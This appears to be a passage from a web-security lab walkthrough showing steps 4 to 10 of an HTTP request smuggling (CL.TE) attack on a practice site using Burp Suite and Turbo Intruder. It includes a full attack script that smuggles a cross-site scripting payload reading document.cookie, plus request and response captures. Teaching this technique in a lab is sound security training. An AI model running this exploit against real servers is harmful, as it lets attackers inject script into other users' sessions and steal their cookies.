
Step 4: Right click on the Request section in Burp Repeater and click on 'Change request method' to change the request from GET to POST:



Step 5: Right click on the Request section in Burp Repeater and click on 'Convert to chunked' to convert the HTTP Request to chunked, so that a Request header 'Transfer-Encoding: chunked' gets added:

The screenshot shows the Burp Suite interface with the Repeater tab selected. The target is set to `http://covid19.webhacklab.com:5000`. A POST request is visible in the Request section. A right-click context menu is open over the request, with the 'Convert to chunked' option highlighted in red. The menu also includes options like 'Scan', 'Send to Intruder', and 'Send to Repeater'. The Response section shows an HTML response with a title 'COVID-19'.

Step 6: Right click on the Request section in Burp Repeater and click on 'Smuggle attack (CL.TE)' to send the request to perform Request Smuggling attack, Content Length - Transfer Encoding:



Step 7: As soon as you click on 'Smuggle Attack CL.TE' a Smuggler extension will load. Copy the below mentioned script and paste it to Request Smuggler Burp Extension which will perform the Request Smuggling attack - CL.TE. Screenshot is attached below for reference and understanding:

Note: Follow these steps and replace the "Transfer-Encoding: chunked" in the box below:

The screenshot shows the Burp Suite interface. At the top, a hex editor displays two lines of hex data. The second line has the hex value '0c' highlighted with a red box. A red arrow points from this '0c' to the 'URL' option in the 'Decode as ...' dropdown menu, which is also highlighted in red. Another red arrow points from the 'URL' option to a text box containing 'Transfer-Encoding: chunked'.

```
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint='http://covid19.webhacklab.com:5000',
                            concurrentConnections=1,
                            requestsPerConnection=1,
                            pipeline=False,
                            maxRetriesPerRequest=0
                            )

    attack = '''POST / HTTP/1.1
Host: covid19.webhacklab.com:5000
Content-Length: 37
Connection: keep-alive
Transfer-Encoding: chunked

1
A
0

GET /hello/world<img%20src=a%20onerror=alert(document.cookie)> HTTP/1.1
X-Foo: bar'''
    engine.queue(attack)
```

```

engine.start()

def handleResponse(req, interesting):
    table.add(req)
    if req.code == 200:
        victim = '''GET / HTTP/1.1
Host: covid19.webhacklab.com:5000
Connection: close

'''

        for i in range(10):
            req.engine.queue(victim)
    
```

Turbo Intruder - covid19.webhacklab.com

Raw Params Headers Hex

1 POST / HTTP/1.1
2 Host: covid19.webhacklab.com:5000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close

0 matches

```

1 def queueRequests(target, wordlists):
2     engine = RequestEngine(endpoint='http://covid19.webhacklab.com:5000',
3                             concurrentConnections=1,
4                             requestsPerConnection=1,
5                             pipeline=False,
6                             maxRetriesPerRequest=0
7                             )
8
9     attack = "POST / HTTP/1.1
10 Host: covid19.webhacklab.com:5000
11 Content-Length: 37
12 Connection: keep-alive
13 Transfer-Encoding: chunked
14
15 1
16 A
17 0
18
19 GET /hello/world<img%20src=a%20onerror=alert(document.cookie)> HTTP/1.1
20 X-Foo: bar"
21     engine.queue(attack)
22     engine.start()
23
24 def handleResponse(req, interesting):
25     table.add(req)
26     if req.code == 200:
27         victim = "GET / HTTP/1.1
28 Host: covid19.webhacklab.com:5000
29 Connection: close
30
31 ""
32
33     for i in range(10):
34         req.engine.queue(victim)
    
```

0 matches

Attack

Step 8: Analyze HTTP Request and Response in Turbo Intruder:

The screenshot shows the Turbo Intruder interface for a target at covid19.webhacklab.com. At the top, a table lists 12 requests with columns for Row, Payload, Status, Words, Length, Time, and Label. Row 0 is highlighted in orange. Below the table are two panels: the left panel shows the raw request for row 0, and the right panel shows the raw response for row 0. The status bar at the bottom indicates 12 requests, 100 queued, and a duration of 64 seconds.

Row	Payload	Status	Words	Length	Time	Label
0		200	376	1163	402	
1		200	250	762	505	
2		200	376	1163	410	
3		200	376	1163	614	
4		200	376	1163	517	
5		200	376	1163	523	
6		200	376	1163	428	
7		200	376	1163	495	
8		200	376	1163	577	
9		200	376	1163	408	
10		200	376	1163	413	
11		200	376	1163	522	

```

Raw Params Headers Hex
1 POST / HTTP/1.1
2 Host: covid19.webhacklab.com:5000
3 Content-Length: 94
4 Connection: keep-alive
5 Transfer-Encoding: chunked
6
7 1
8 A
9 0
10
11 GET /hello/world<img%20src=a%20onerror=alert(document.cookie)>
   HTTP/1.1
12 X-Foo: bar
    
```

```

Raw Headers Hex HTML Render
1 HTTP/1.1 200 OK
2 Server: gunicorn/19.9.0
3 Date: Thu, 11 Jun 2020 12:57:56 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 1020
6
7 <!doctype html>
8 <head>
9 <title>COVID-19</title>
10
11 <style>
12 @import url(http://fonts.googleapis.com/css?family=Amatic+SC:700);
13 body{
14     text-align: center;
15 }
16 h1{
    
```

Reqs: 12 | Queued: 100 | Duration: 64 | RPS: 0 | Connections: 12 | Retries: 0 | Fails: 0 | Next: Halt

Step 9: Once the Turbo Intruder is in the 'Attack Mode', CL.TE requests are sent simultaneously to the application. When any user visits the application the payload will execute resulting into Cross-Site Scripting as per our payload from **Step 7**:

The screenshot shows the Turbo Intruder interface with a table of attack results and a detailed view of the HTTP response. The table has columns for Row, Payload, Status, Words, Length, Time, and Label. Row 1 is highlighted in red, showing a payload length of 762 and a time of 505. The detailed view shows the raw HTTP response, with the payload highlighted in red: `<h1>Hello world|</h1>|`. The status bar at the bottom indicates 12 requests, 100 queued, and 0 failures.

Row	Payload	Status	Words	Length	Time	Label
0		200	376	1163	402	
1		200	250	762	505	
2		200	376	1163	410	
3		200	376	1163	614	
4		200	376	1163	517	
5		200	376	1163	523	
6		200	376	1163	428	
7		200	376	1163	495	
8		200	376	1163	577	
9		200	376	1163	408	
10		200	376	1163	413	
11		200	376	1163	522	

```
1 GET / HTTP/1.1
2 Host: covid19.webhacklab.com:5000
3 Connection: keep-alive
4
5
25 <body>
26
27 <div class="block1">
28
29
30 <h1>Hello world<img src=a onerror=alert(document.cookie)>|</h1>|
31
32
33 <h2>Here is an interesting quote for you:</h2>
34 <br/>
35 <img src=/static/hacker.svg height="200px">
36 <br/>
37 <h3>"The hacker mindset doesn't actually see what happens on the
38 other side, to the victim." - Kevin Mitnick</h3>
39 </div>
40 </body>
```

Step 10: This 'Attack' will only serve the payload request once:

The screenshot shows the Turbo Intruder interface for a running attack on covid19.webhacklab.com. At the top, a table lists 12 requests (rows 0-11). Row 2 is highlighted in orange and enclosed in a red box. Below the table, the 'Raw' view of the selected request (row 2) is shown on the left, and the 'Raw' view of the corresponding response is shown on the right, also enclosed in a red box. The response shows an HTTP 200 OK status and HTML content with a title 'COVID-19'.

Row	Payload	Status	Words	Length	Time	Label
0		200	376	1163	402	
1		200	250	762	505	
2		200	376	1163	410	
3		200	376	1163	614	
4		200	376	1163	517	
5		200	376	1163	523	
6		200	376	1163	428	
7		200	376	1163	495	
8		200	376	1163	577	
9		200	376	1163	408	
10		200	376	1163	413	
11		200	376	1163	522	

```
1 GET / HTTP/1.1
2 Host: covid19.webhacklab.com:5000
3 Connection: keep-alive
4
5
```

```
1 HTTP/1.1 200 OK
2 Server: gunicorn/19.9.0
3 Date: Thu, 11 Jun 2020 12:57:58 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 1020
6
7 <!doctype html>
8 <head>
9 <title>COVID-19</title>
10
11 <style>
12 @import url(http://fonts.googleapis.com/css?family=Amatic+SC:700);
13 body{
14     text-align: center;
15 }
16 h1{
```

Reqs: 12 | Queued: 100 | Duration: 100 | RPS: 0 | Connections: 12 | Retries: 0 | Fails: 0 | Next: Halt

END OF PART - 4